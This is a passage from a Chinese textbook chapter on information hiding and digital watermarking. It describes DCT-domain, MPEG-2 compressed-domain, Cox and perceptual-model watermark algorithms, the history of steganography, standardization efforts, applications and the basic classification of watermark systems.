③ 频域算法：该类算法中，大部分算法采用了扩展频谱通信（spread spectrum communication）技术。算法实现过程为：先计算图像的离散余弦变换（DCT），然后将水印叠加到 DCT 域中幅值最大的前 k 系数上（不包括直流分量），通常为图像的低频分量。若 DCT 系数的前 k 个最大分量表示为 D={ di}，i=1，…，k，水印是服从高斯分布的随机实数序列 W={wi}，i=1，…，k，那么水印的嵌入算法为 di=di（1+awi），其中常数 a 为尺度因子，控制水印添加的强度。然后用新的系数做反变换得到水印图像 I。解码函数则分别计算原始图像 I 和水印图像 I*的离散余弦变换，并提取嵌入的水印 W*，再做相关检验以确定水印的存在与否。该方法即使当水印图像经过一些通用的几何变形和信号处理操作而产生比较明显的变形后仍然能够提取出一个可信赖的水印拷贝。一个简单改进是不将水印嵌入到 DCT 域的低频分量上，而是嵌入到中频分量上以调节水印的健壮性与不可见性之间的矛盾。

另外，还可以将数字图像的空间域数据通过离散傅里叶变换（DFT）或离散小波变换（DWT）转化为相应的频域系数；其次，根据待隐藏的信息类型，对其进行适当编码或变形；再次，根据隐藏信息量的大小和其相应的安全目标，选择某些类型的频域系数序列（如高频或中频或低频）；再次，确定某种规则或算法，用待隐藏的信息的相应数据去修改前面选定的频域系数序列；最后，将数字图像的频域系数经相应的反变换转化为空间域数据。该类算法的隐藏和提取信息操作复杂，隐藏信息量不可能很大，但抗攻击能力强，很适合于数字作品版权保护的数字水印技术中。

④ 压缩域算法：基于 JPEG、MPEG 标准的压缩域数字水印系统不仅节省了大量的完全解码和重新编码过程，而且在数字电视广播及 VOD（Video on Demand）中有很大的实用价值。相应地，水印检测与提取也可直接在压缩域数据中进行。下面介绍一种针对 MPEG-2 压缩视频数据流的数字水印方案。虽然 MPEG-2 数据流语法允许把用户数据加到数据流中，但是这种方案并不适合数字水印技术，因为用户数据可以简单地从数据流中去掉，同时，在 MPEG-2 编码视频数据流中增加用户数据会加大位率，使之不适于固定带宽的应用，所以关键是如何把水印信号加到数据信号中，即加入到表示视频帧的数据流中。对于输入的 MPEG-2 数据流而言，它可分为数据头信息、运动向量（用于运动补偿）和 DCT 编码信号块 3 部分，在方案中只有 MPEG-2 数据流最后一部分数据被改变，其原理是，首先对 DCT 编码数据块中每一输入的 Huffman 码进行解码和逆量化，以得到当前数据块的一个 DCT 系数；其次，把相应水印信号块的变换系数与之相加，从而得到水印叠加的 DCT 系数，再重新进行量化和 Huffman 编码，最后对新的 Huffman 码字的位数 n1 与原来的无水印系数的码字 n0 进行比较，只在 n1 不大于 n0 的时候，才能传输水印码字，否则传输原码字，这就保证了不增加视频数据流位率。该方法有一个

问题值得考虑，即水印信号的引入是一种引起降质的误差信号，而基于运动补偿的编码方案会将一个误差扩散和累积起来，为解决此问题，该算法采取了漂移补偿的方案来抵消因水印信号的引入所引起的视觉变形。

⑤ NEC 算法：该算法由 NEC 实验室的 Cox 等人提出，该算法在数字水印算法中占有重要地位，其实现方法是，首先以密钥为种子来产生伪随机序列，该序列具有高斯 N（0，1）分布，密钥一般由作者的标识码和图像的哈希值组成，其次对图像做 DCT 变换，最后用伪随机高斯序列来调制（叠加）该图像除直流（DC）分量外的 1000 个最大的 DCT 系数。该算法具有较强的鲁棒性、安全性、透明性等。由于采用特殊的密钥，因此可防止 IBM 攻击，而且该算法还提出了增强水印鲁棒性和抗攻击算法的重要原则，即水印信号应该嵌入源数据中对人感觉最重要的部分，这种水印信号由独立同分布随机实数序列构成，且该实数序列应该具有高斯分布 N（0，1）的特征。

⑥ 生理模型算法：人的生理模型包括人类视觉系统 HVS（Human Visual System）和人类听觉系统 HAS。该模型不仅被多媒体数据压缩系统利用，同样可以供数字水印系统利用。利用视觉模型的基本思想均是利用从视觉模型导出的 JND（Just Noticeable Difference）描述来确定在图像的各个部分所能容忍的数字水印信号的最大强度，从而能避免破坏视觉质量。也就是说，利用视觉模型来确定与图像相关的调制掩模，然后再利用其来插入水印。这一方法同时具有好的透明性和强健性。

5.3.1.4 信息隐藏技术的发展

1. 传统的信息隐藏技术

数字化的信息隐藏技术的确是一门全新的技术，但是它的思想其实来自于古老的隐写术。大约在公元前 440 年，隐写术就已经被应用了。当时，一位剃头匠将一条机密消息写在一位奴隶的光头上，然后等到奴隶的头发长起来之后，将奴隶送到另一个部落，从而实现了这两个部落之间的秘密通信。类似的方法，在 20 世纪初期仍然被德国间谍所使用。实际上，隐写术自古以来就一直被人们广泛地使用。隐写术的经典手法实在太多，此处仅列举一些例子：

① 使用不可见墨水给报纸上的某些字母作上标记来向一个间谍发送消息；

② 在一个录音带的某些位置上加一些不易察觉的回声等；

③ 将消息写在木板上然后用石灰水把它刷白；

④ 将信函隐藏在信使的鞋底里或妇女的耳饰中；

⑤ 由信鸽携带便条传送消息；

⑥ 通过改变字母笔画的高度或在掩蔽文体的字母上面或下面挖出非常小的小孔（或用无形的墨水印制作非常小的斑点）来隐藏正文；

⑦ 在纸上打印各种小像素点组成的块来对诸如日期、打印机标识符、用户标识符等信息进行编码；

⑧ 将秘密消息隐藏“在大小不超过一个句号或小墨水点的空间里”（1857 年）；

⑨ 将消息隐藏在微缩胶片中（1870 年）；

⑩ 把在显微镜下可见的图像隐藏在耳朵、鼻孔以及手指甲里，或者先将间谍之间要传送的消息经过若干照相缩影步骤后缩小到微粒状，然后粘在无关紧要的杂志等文字材料中的句号或逗号上（第一次世界大战期间）；

⑪ 在印刷旅行支票时使用特殊紫外线荧光墨水；

⑫ 制作特殊的雕塑或绘画作品，使得从不同角度看会显出不同的印像；

⑬ 用藏头诗，或者歧义性的对联、文章等文学作品；

⑭ 在乐谱中隐藏信息（简单地将字母表中的字母映射到音符）；

⑮ 古代，我国还有一种很有趣的信息隐藏方法，即消息的发送者和接收者各有一张完全相同的带有许多小孔的掩蔽纸张，而这些小孔的位置是被随机选择并戳穿的，发送者将掩蔽纸张放在一张纸上，将秘密消息写在小孔位置上，移去掩蔽纸张，然后根据纸张上留下的字和空格编写一段掩饰性的文章，接收者只要把掩蔽纸张覆盖在该纸张上就可立即读出秘密消息，直到 16 世纪早期，意大利数学家 Cardan 又重新发展了这种方法，该方法现在被称作卡登格子隐藏法；

⑯ 利用掩蔽材料的预定位置上某些误差和风格特性来隐藏消息。比如，利用字的标准体和斜体来进行编码，从而实现信息隐藏，将版权信息和序列号隐藏在行间距和文档的其他格式特性之中；通过对文档的各行提升或降低三百分之一英寸来表示 0 或 1 等等。

2．数字信息隐藏技术的发展

第一篇关于图像数字水印的文章发表于 1994 年，1995 年以后，数字水印技术获得广泛的关注并且得到了较快的发展，仅 1998 年就发表了 100 篇左右有关数字水印技术的文章。与此同时，也出现了一些研究隐秘术的文章。据 Anderson 和 Petitcolas 的统计，到 1999 年 8 月止，国际上关于信息隐藏技术的文章已达 400 篇左右。在过去几年中，从事信息隐藏技术的研究人员和组织不断增加，国际上已先后于 1996 年在英国，1998 年在波兰，1999 年在德国，2001 在美国，2002 年在荷兰召开了五次信息隐藏学术会议。一些信息处理领域的国际会议上也都有关于信息隐藏技术的专题。Proceeding of IEEE 于 1999 年 7 月出版了关于多媒体信息隐藏的专辑。我国也先后于 1999 年 12 月，2000 年 6 月和 2001 年 9 月举办了三次信息隐藏技术研讨会，国家 863 计划智能计算机专家组会同中科院自动化所模式识别国家重点实验室和北京邮电大学信息安全中心还召开了专门的“数字水印学术研讨会”。

随着理论研究的进行，相关的软件也不断推出，并在短短几年中涌现了数以十计的从事水印技术应用的公司。日本电器公司、日立制作所、先锋、索尼，和美国商用机器公司等正联合开发统一标准的基于数字水印技术的 DVD 影碟防盗版技术。DVD 影碟在理论上可以无限制复制高质量的画面和声音，因此迫切需要有效的防 DVD 盗版技术。新的防盗版技术在构成动态图像的每一个静态画面数据中，组合进可防止数据复制的数字水印。这样，消费者可在自用的范围内复制和欣赏高质量动态图像节目，但以赢利为

目的大批量非法复制则无法进行。

德国最近在数字水印保护和防止伪造电子照片的技术方面取得突破。以制作个人身份证为例，一般要经过扫描照片和签名、输入制证机、打印和塑封等过程。上述新技术是在打印证件前，在照片上附加一个暗藏的数字水印。具体做法是在照片上对某些不为人注意的部分进行改动。处理后的照片用肉眼看与原来完全一样，只有专用的扫描器才能发现水印，从而可以迅速无误地确定证件的真伪。该系统既可在照片上加上牢固的水印，也可以经改动使水印消失，使任何伪造企图都无法得逞。

1998 年，美国版权保护技术组织（CPTWG）成立了专门的数据隐藏小组（DHSG），考虑制定版权保护水印的技术标准，并提出了一些基本的要求：

- 隐藏于数字作品中的水印是不可感知的。
- 可被专用数字电路识别。
- 水印的检测不必获取完整的数据。
- 可标记"未曾复制"，"只可复制一次"，和"不能再复制"等信息。
- 漏检概率低。
- 对常用信号处理过程具有鲁棒性。
- 使用成熟的技术嵌入或检测水印。

为研究网络时代音乐版权保护技术而由 RIAA 及大唱片公司于 1999 年 2 月成立了业界团体 SDMI（Secure Digital Music Initiative），SDMI 于 1999 年 9 月在作为临时版权保护技术的"Phase1"中采用了 Verance 公司的数字水印技术以保护在 Internet 上发布的数字音频文件。Verance 公司是由 ARIS 和 Solana 两家公司于 1999 年 6 月合并组建的，它在音频水印技术开发及应用方面处于世界领先水平。SDMI 现已开始制定被称为"Phase2"的防止非法复制的技术标准。在 Phase2 中，将考虑采用两种水印，一种为难以消除的鲁棒性强的水印；另一种为利用音频数据压缩等手段容易消除的"易损水印"。当使用者想通过再压缩或模拟复制等方式改变部分原有数据而使之流通时，鲁棒性强的数字水印将留下，而易损水印将会丢失。放音设备一旦检测出这种状态，便可拒绝播放。

由欧洲委员会资助的几个国际研究项目也正致力于实用的水印技术研究。TALISMAN 的目标是为欧盟成员国的服务提供者提供一个标准版权保护机制，以保护数字化产品，防止大规模商业盗版和非法拷贝。TALISMAN 的预期产品是通过标记和水印方法得到一个视频序列保护系统。OCTALIS 的主要目标是建立一个全球范围的解决方法，通过它能够公平地进行数据存取控制和进行有效的版权保护，并能在大规模实验系统（如 Internet 和 EBU（欧洲广播联盟）网络）上证明其有效性。欧盟期望能使其成员国在数字作品电子交易方面达成协议。其中的数字水印系统可以提供对复制品的探测追踪，在数字作品转让之前，作品创作者可以嵌入创作标志水印；作品转让后，媒体发行者对存储在服务器中的作品加入发行者标志；在出售作品拷贝时，还要加入销售标志如图 5-14 所示。




图 5-14　欧盟提出的一个数字作品电子交易框架

经过多年的努力，信息隐藏技术的研究已经取得了很大进展，国际上先进的信息隐藏技术现已能做到：使隐藏有其他信息的信息不但能经受人的感觉检测和仪器设备的检测，而且还能抵抗各种人为的蓄意攻击。但总的来说，信息隐藏技术尚未发展到完善的可实用的阶段，仍有不少技术性的问题需要解决。但是，水印验证体系的建立、法律的保护等因素也是信息隐藏技术在迈向实用化中不可缺少的应用环境。另外，信息隐藏技术发展到今天，还没有找到自己的理论依据，没有形成理论体系，许多人还是在用香农的《信息论》作解释。目前，随着技术的不断提高，对理论指导的期待已经越来越迫切，特别是在一些关键问题难以解决的时候，比如，如何计算一个数字媒体或文件所能隐藏的最大安全信息量等。目前，使用密码加密仍是网络上主要的信息安全传输手段，信息隐藏技术在理论研究、技术成熟度和实用性方面都无法与之相比，但它潜在的价值是无

法估量的，特别是在迫切需要解决的版权保护等方面，可以说是根本无法被取代的，相信其必将在未来的信息安全体系中发挥重要作用。

5.3.1.5 信息隐藏技术的应用领域

上面实际上已经涉及到了信息隐藏技术的应用领域，但是为了能够深刻地理解开展信息隐藏技术研究的意义，下面将目前信息隐藏技术在信息安全的各个领域中发挥的作用系统的总结为五个方面：

① 数据保密。在 Internet 上传输一些秘密数据要防止非授权用户截取并使用，这是网络安全的一个重要内容。随着经济的全球化，这一点不仅将涉及政治、军事，还将涉及到商业、金融和个人隐私等。而我们可以通过使用信息隐藏技术来保护必须在网上交流的信息，如：电子商务中的敏感数据、谈判双方的秘密协议及合同、网上银行交易中的敏感信息、重要文件的数字签名和个人隐私等等，这样就可以不引起好事者的兴趣，从而保护了这些数据。另外，还可以对一些不愿意为别人所知的内容使用信息隐藏的方式进行隐蔽存储，使得只有掌握识别软件的人才能读出这些内容。

② 数据的不可抵赖性。在网上交易中，交易双方的任何一方不能抵赖自己曾经作出的行为，也不能否认曾经接收到对方的信息，这是交易系统中的一个重要环节。这可以使用信息隐藏技术中的水印技术，在交易体系中的任何一方发送或接收信息时，将各自的特征标记以水印的形式加入到传递的信息中，这种水印应是不能被去除的，以此达到确认其行为的目的。

③ 数字作品的版权保护。版权保护是信息隐藏技术中的水印技术所试图解决的一个重要问题。随着数字服务会越来越多，如数字图书馆、数字图书出版、数字电视、数字新闻等等，这些服务提供的都是数字作品，数字作品具有易修改、易复制的特点，在今天已经成为迫切需要解决的实际问题。不解决好这个问题，将极大地损害服务提供商的利益，阻碍先进技术的推广和发展。数字水印技术可以成为解决此难题的一种方案：服务提供商在向用户发放作品的同时，将双方的信息代码以水印的形式隐藏在作品中，这种水印从理论上将应该是不能被破坏的。当发现数字作品在非法传播时，可以通过提取出的水印代码追查非法散播者。

④ 防伪。商务活动中的各种票据的防伪也使信息隐藏技术有用武之地。在数字票据中隐藏的水印经过打印后仍然存在，可以通过再扫描回数字形式，提取防伪水印，以证实票据的真实性。

⑤ 数据的完整性。对于数据完整性的验证是要确认在网上传输或存储过程中并没有被窜改。通过使用脆弱水印技术保护的媒体一旦被窜改就会破坏水印，从而使数据的完整性很容易被识别。

5.3.2 数字水印技术

5.3.2.1 数字水印概论

随着数字技术的发展，Internet 应用日益广泛，利用数字媒体因其数字特征极易被复

制、篡改、非法传播以及蓄意攻击，其版权保护，已日益引起人们的关注。近年来国际上提出了一种新型的版权保护技术—数字水印（Digital Watermark）技术。利用人类的听觉、视觉系统的特点，在图像、音频、视频中加入一定的信息，使人们很难分辨出加水印后的资料与原始资料的区别，而通过专门的检验步骤又能提取出所加信息，以此证明原创者对数字媒体的版权。

数字水印技术通过将数字、序列号、文字、图像标志等信息嵌入到媒体中，嵌入的过程中对载体尽量小的修改，以达到最强的鲁棒性，当嵌入水印后的媒体受到攻击仍然可以恢复水印或者检测出水印的存在。数字水印技术出现的比较晚，Van Schyndel 在 ICIP'94 会议上发表了题为“A digital watermarking”的论文标志这一领域的开始，而隐写术已经有很深的理论基础，因此研究数字水印的过程中借鉴了很多隐写术方面取得的成果，下面比较全面地介绍数字水印技术。

数字水印技术，是指在数字化的数据内容中嵌入不明显的记号。被嵌入的记号通常是不可见或不可察觉的，但是通过一些计算操作可以被检测或被提取。水印与源数据（如图像、音频、视频数据）紧密结合并隐藏其中，成为不可分离的一部分。

隐形数字水印主要应用领域包括：原始数据的真伪鉴别、数据侦测与跟踪、数字产品版权保护。数字水印不仅要实现有效的版权保护，而且加入水印后的图像必须与原始图像具有同样的应用价值。因此，数字图像的内嵌水印有下列特点：

- 透明性：水印后图像不能有视觉质量的下降，与原始图像对比，很难发现二者的差别；
- 鲁棒性：加入图像中的水印必须能够承受施加于图像的变换操作（如：加入噪声、滤波、有损压缩、重采样、D/A 或 A/D 转换等），不会因变换处理而丢失，水印信息经检验提取后应清晰可辨；
- 安全性：数字水印应能抵抗各种蓄意的攻击，必须能够唯一地标志原始图像的相关信息，任何第三方都不能伪造他人的水印图像。

5.3.2.2　基本原理、分类及模型

所有嵌入水印的方法都包含两个基本的构造模块：水印嵌入系统和水印恢复系统。

（1）水印嵌入系统的输入是水印，载体数据和一个可选的公钥或私钥，见图 5-15。水印可以是任何形式的数据，比如数值、文本、图像等等。秘钥可用来加强安全性，以避免未授权方恢复和修改水印。当水印与私钥或公钥结合时，嵌入水印的技术通常分别称为秘密水印技术和公开水印技术。水印系统的输出称为添加了水印的数据。




图 5-15　数字水印嵌入方案

（2）水印恢复系统的输入是已经嵌入水印的数据，私钥或公钥，以及原始数据和（或）原始水印（取决于添加水印的方法），输出的是水印 W，或者是某种可信度的值，它表明了所考察数据中存在给定水印的可能性，见图 5-16。




图 5-16 数字水印恢复方案

水印系统根据输入输出的种类及其组合可分为三种：

（1）秘密水印（非盲化水印）该类系统至少需要原始的数据。I 型系统从可能失真的输出数据中提取水印 W，并使用原始数据作为线索来确定水印在输出数据中的位置。II 型系统也需要所嵌入水印的一个拷贝，得到输出数据中是否含有水印 W 这个问题的“是”或“不是”的答案。由于该系统传输的信息很少，并且需要使用密钥之类的信息，因此它的健壮性比其他方案更好。

（2）半秘密水印（半盲化水印）该类系统并不使用原始数据来检测，但是需要水印的拷贝。

（3）公开水印（盲化或健忘水印）该类系统是目前最具挑战性的问题，因为它既不需要原始的秘密信息，也不需要水印。实际上，这种系统是从已嵌入水印的数据中提取信息（水印）。

从另一角度分类，数字水印基本可分为如下几类：

① 按水印的载体分类：可分为文本水印、图像水印、音频水印和视频水印。

② 按水印的用途分类：可分为版权保护可见水印、隐藏标识水印等。

③ 按健壮性分类：可分为鲁棒水印和易损水印。

④ 按嵌入位置分类：可分为空域/时域水印和变换域水印。

⑤ 按检测分类：可分为盲水印和非盲水印。

通常所见到的各种形式的数字水印信号，可以定义为如下信号 W [90]。

